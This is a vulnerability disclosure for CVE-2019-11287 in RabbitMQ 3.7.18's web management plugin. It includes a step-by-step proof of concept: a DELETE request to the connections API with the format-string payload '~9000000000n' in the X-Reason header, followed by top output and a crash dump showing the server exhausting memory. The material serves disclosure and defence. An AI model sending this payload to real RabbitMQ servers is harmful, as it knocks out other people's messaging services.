

RabbitMQ Disclosures

Version 3.7.18

Environment:

- rabbitmq v3.7.18

Installation Steps:

```
apt-get install rabbitmq-server
rabbitmq-plugins enable rabbitmq_management
```

Findings:

1. CVE-2019-11287: RabbitMQ Web Management Plugin DoS via Heap Overflow


Description:

When closing a remote client connection over AMQP, a malicious payload can be placed in the "X-Reason" header which will be interpreted by the server. Because the string is parsed by an Erlang interpreter, a format string attack can be leveraged to allocate too much heap, resulting in the crash of the server.

Proof of Concept:

The following Steps have been performed to trigger the server crash:

Step 1. Initiate or wait for a AMQP connection to be established to the server:




The screenshot shows the RabbitMQ Management web interface in a Mozilla Firefox browser. The address bar displays the URL `127.0.0.1:15672/#/connections`. The interface includes a navigation bar with tabs for Overview, Connections (selected), Channels, Exchanges, Queues, and Admin. The main content area is titled "Connections" and shows a table with one connection. The table has columns for Overview (Name, User name, State) and Details (SSL / TLS, Protocol, Channels, Network). The connection details are as follows:

Overview			Details			
Name	User name	State	SSL / TLS	Protocol	Channels	Network
127.0.0.1:51115	guest	running		AMQP 0-9-1	1	15iB/s 13iB/s

At the bottom of the interface, there is a footer with links to HTTP API, Server Docs, Tutorials, Community Support, Community Slack, Commercial Support, Plugins, GitHub, and Changelog.

Step 2. Click on the connection and insert the malicious payload in the “Reason” field, afterwards click the “Force Close” button.



In this case the payload is “~9000000000n”, a format string which the backend will try to expand into a string containing 9000000000 new line characters.

HTTP Request:

```
DELETE /api/connections/127.0.0.1%3A51115%20-%3E%20127.0.0.1%3A5672 HTTP/1.1
Host: 127.0.0.1:15672
content-type: application/json
authorization: Basic Z***TRUNCATED***=
X-Reason: ~9000000000n
Content-Length: 68
Cookie: m=2258:Z***TRUNCATED***=

{"name":"127.0.0.1:51115 -> 127.0.0.1:5672","reason":"~9000000000n"}
```

Note: Only the “X-Reason” HTTP Header is interpreted in an unsafe way by the server. The “reason” variable in the JSON payload does not affect the outcome in any way.

The “top” tool can be used to see the spike in CPU and Memory consumption of the RabbitMQ “beam.smp” process.

```
root@kali: /var/log/rabbitmq/log
File Edit View Search Terminal Help
top - 05:05:30 up 15:54, 1 user, load average: 2.43, 1.35, 0.87
Tasks: 254 total, 2 running, 252 sleeping, 0 stopped, 0 zombie
%Cpu(s): 17.5 us, 13.6 sy, 0.0 ni, 57.7 id, 11.1 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 4836.1 total, 543.6 free, 4110.2 used, 182.4 buff/cache
MiB Swap: 5022.0 total, 2821.2 free, 2200.8 used. 496.0 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM    TIME+  COMMAND
 30347 rabbitmq  20   0 8969336   3.6g  2568  S   98.7   75.3   0:20.14 beam.smp
 1046 guest     20   0 3915560 193560 65852  S   15.9    3.9  22:56.19 gnome-shell
  940 guest     20   0 808588   59660 28556  S    4.7    1.2   6:36.66 Xorg
  281 root        0  -20      0      0      0  I    2.0    0.0   0:05.88 kworker/3:1H-kblockd
  239 root        0  -20      0      0      0  I    0.7    0.0   0:05.01 kworker/0:1H-kblockd
```

The result of this payload is that both the RabbitMQ server on 5672 and RabbitMQ web management server on 15672 crash. The report of the crash can be found in “/var/log/rabbitmq/erl_crash.dump” and shows the misallocation of the heap.

```
root@kali: /var/log/rabbitmq
File Edit View Search Terminal Help
root@kali:/var/log/rabbitmq# cat erl_crash.dump
=erl_crash_dump:0.5
Wed Oct 23 04:59:07 2019
Slogan: eheap_alloc: Cannot allocate 5668310376 bytes of memory (of type "heap").
System version: Erlang/OTP 22 [erts-10.5.1] [source] [64-bit] [smp:4:4] [ds:4:4:10] [async-threads:64]
Compiled: Thu Oct 3 09:07:21 2019
Taints: crypto,asn1rt_nif
Atoms: 41387
Calling Thread: scheduler:0
=scheduler:1
Scheduler Sleep Info Flags: SLEEPING | TSE SLEEPING | WAITING
Scheduler Sleep Info Aux Work: THR_PRGR_LATER_OP
Current Port:
Run Queue Max Length: 0
```